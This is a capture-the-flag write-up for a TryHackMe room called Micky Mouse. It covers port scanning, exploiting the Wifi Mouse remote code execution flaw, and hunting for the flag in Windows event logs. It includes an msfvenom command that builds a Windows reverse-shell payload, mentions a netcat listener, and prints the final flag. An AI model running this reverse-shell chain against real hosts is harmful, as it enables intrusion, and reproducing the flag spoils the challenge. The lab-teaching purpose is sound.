> For the complete documentation index, see [llms.txt](https://blog.ycfteam.in/yctf-weekly/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://blog.ycfteam.in/yctf-weekly/writeups/yctf0x01/micky-mouse-writeup.md).
# Micky Mouse Writeup
YCTF – Weekly Micky Mouse VM Challenge Writeup.
Room name: **Micky Mouse**
Room link: [**https://tryhackme.com/jr/yctfweekly**](https://tryhackme.com/jr/yctfweekly)
Description:

**``When did Micky Mouse completed it's half-century? Micky mouse event was the best event in the world 😁Can you find the flag of YCTF `event?``**
Hint 1: **Have you tried nmap -Pn**
(Direct/straight hint)
Hint 2: **Micky's 50 Mouse year might help! It's the way to get inside!**
(A small google search gave us **1978** as a Micky's 50)
### Let's begin with the exploitation!
First we try to ping the machine, but no response, as the ICMP packets are blocked.
**So, Let's scan the target using rustscan**
```
┌──(root㉿kali)-[~]
└─# rustscan -a 10.10.145.192
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
--------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan
[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.145.192:1978
Open 10.10.145.192:3389
```
We can see above, that the port **1978** and **3389** are open.
But using nmap, we got the output as host is down
```
┌──(root㉿kali)-[~]
└─# nmap 10.10.145.192 -vv 130 ⨯
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-26 09:16 EST
Initiating Ping Scan at 09:16
Scanning 10.10.145.192 [4 ports]
Completed Ping Scan at 09:17, 3.02s elapsed (1 total hosts)
Nmap scan report for 10.10.145.192 [host down, received no-response]
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.08 seconds
Raw packets sent: 8 (304B) | Rcvd: 0 (0B)
```
To bypass this issue, we can try this -Pn, We get the response as host is up and port scan begins!
So, we used **Nmap flags -Pn (No ping scan) -O (OS detection) -sV (Service version detection)**, to scan only port 1978 and 3389.
```
┌──(root㉿kali)-[~]
└─# nmap 10.10.145.192 -p1978,3389 -sV -O -Pn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-26 09:33 EST
Nmap scan report for 10.10.145.192
Host is up (0.16s latency).
PORT STATE SERVICE VERSION
1978/tcp open unisql?
3389/tcp open ms-wbt-server?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1978-TCP:V=7.94%I=7%D=11/26%Time=65635732%P=x86_64-pc-linux-gnu%r(N
SF:ULL,13,"system\x20windows\x206\.1\n")%r(GenericLines,13,"system\x20wind
SF:ows\x206\.1\n")%r(GetRequest,13,"system\x20windows\x206\.1\n")%r(HTTPOp
SF:tions,13,"system\x20windows\x206\.1\n")%r(RTSPRequest,13,"system\x20win
SF:dows\x206\.1\n")%r(RPCCheck,13,"system\x20windows\x206\.1\n")%r(DNSVers
SF:ionBindReqTCP,13,"system\x20windows\x206\.1\n")%r(DNSStatusRequestTCP,1
SF:3,"system\x20windows\x206\.1\n")%r(Help,13,"system\x20windows\x206\.1\n
SF:")%r(SSLSessionReq,13,"system\x20windows\x206\.1\n")%r(TerminalServerCo
SF:okie,13,"system\x20windows\x206\.1\n")%r(TLSSessionReq,13,"system\x20wi
SF:ndows\x206\.1\n")%r(Kerberos,13,"system\x20windows\x206\.1\n")%r(SMBPro
SF:gNeg,13,"system\x20windows\x206\.1\n")%r(X11Probe,13,"system\x20windows
SF:\x206\.1\n")%r(FourOhFourRequest,13,"system\x20windows\x206\.1\n")%r(LP
SF:DString,13,"system\x20windows\x206\.1\n")%r(LDAPSearchReq,13,"system\x2
SF:0windows\x206\.1\n")%r(LDAPBindReq,13,"system\x20windows\x206\.1\n")%r(
SF:SIPOptions,13,"system\x20windows\x206\.1\n")%r(LANDesk-RC,13,"system\x2
SF:0windows\x206\.1\n")%r(TerminalServer,13,"system\x20windows\x206\.1\n")
SF:%r(NCP,13,"system\x20windows\x206\.1\n")%r(NotesRPC,13,"system\x20windo
SF:ws\x206\.1\n")%r(JavaRMI,13,"system\x20windows\x206\.1\n")%r(WMSRequest
SF:,13,"system\x20windows\x206\.1\n")%r(oracle-tns,13,"system\x20windows\x
SF:206\.1\n")%r(ms-sql-s,13,"system\x20windows\x206\.1\n")%r(afp,13,"syste
SF:m\x20windows\x206\.1\n")%r(giop,13,"system\x20windows\x206\.1\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1 (90%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows Server 2008 (85%), Microsoft Windows Server 2008 R2 or Windows 8 (85%), Microsoft Windows 7 SP1 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 167.61 seconds
```
We found out the service and OS running on the target. Then, simple search for the **port 1978 unisql** leads to this first exploit **Wifi Mouse 1.7.8.5** - **Remote Code Execution.**
Download the exploit
Before running it, create a **MSF payload** by specifying LHOST and LPORT
```
┌──(root㉿kali)-[/]
└─# msfvenom -p windows/shell_reverse_tcp LHOST= LPORT=1234 -f exe > thmouse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```
**Now in one tab, run the python http server**

**In the second tab, listen using netcat**

**In the third tab, run the exploit!!**
```
python3 mouse.py
```

Holaa!! You got the **shell!**
Now, read the description and Question again! what does it say?
It says, **Can you find the flag of YCTF \`event?**
It was the biggest hint, the word **EVENT** was repeated in the description and in the question.
Now it makes sense to look into the **Windows events**

**Using the command** `wevtutil qe Application` we can list all the Application events on windows.
Now scrolling just little down, we get the **fake flag**.

***So, I copied the whole log file into my machine and searched for the Base64 strings manually. By searching for the string `==` we got one string***

`ZGlkIHlvdSBjaGVjayBldmVudCBpZCA2OSBodWg/Cg==`
Using cyberchef to decode the base64 string, we get another hint which says,
***did you check event id 69 huh?***

So I Tried looking for the event **id 69**
Now, If you look closely in the 69th event, we can see some strange string
`594354467b5230306d5f667531315f30665f6d307535337d0a`
which then uploading to [Cyberchef](https://gchq.github.io/CyberChef/) and using Hex decode, gives us the actual flag!
**Flag:** `YCTF{R00m_fu11_0f_m0u53}`
Challenge Credits: [Munazir ](https://linkedin.com/in/Munazirul)
Hope you enjoyed the machine and learned new things from the challenge! 🌟📚